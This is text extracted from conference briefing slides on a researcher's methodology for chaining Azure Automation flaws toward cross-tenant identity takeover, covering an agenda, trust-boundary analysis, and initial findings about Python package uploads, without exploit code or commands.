

BRIEFINGS

black hat

Handle With Care: Chaining Azure Automation Flaws for Cross-Tenant Identity Takeover


Shay Shavit



Shay Shavit

Senior Security Researcher
Microsoft

AGENDA



Azure Automation 101



Methodology: what didn't work, and why it matters




Chaining the Flaws (CVE-2025-29827)



Impact & Takeaways

AZURE AUTOMATION



WHY AZURE AUTOMATION



Broadly Used

Across Customers and internally



Runs Code

PowerShell / Python



Stores Secrets

Secrets / Certificates




Privileged Identity

Owner / Contributor / KeyVault
Administrator

OUR GOAL

Cross-Tenant Access



HOW ANSR HUNTS CHAINS

METHODOLOGY — FOLLOW THE ASSUMPTIONS ACROSS BOUNDARIES

01

Enumerate trust boundaries


Every place identity, tenancy, or authorization changes hands.



02

Chain the gaps

A single bypass is rarely enough; combine primitives across boundaries.




03

Validate the fix at every link

One patch is never the fix; the assumption at every link has to change.

The rest of this talk is **this methodology**, applied to Azure Automation.

WHAT DIDN'T CHAIN



2 SSRFs




RCE (sandboxed)

PYTHON PACKAGE RCE

- You can upload python packages to your automation account.
- Upload processed in shared environment.
- Only whl files allowed -> no dynamic code
- Let's start digging

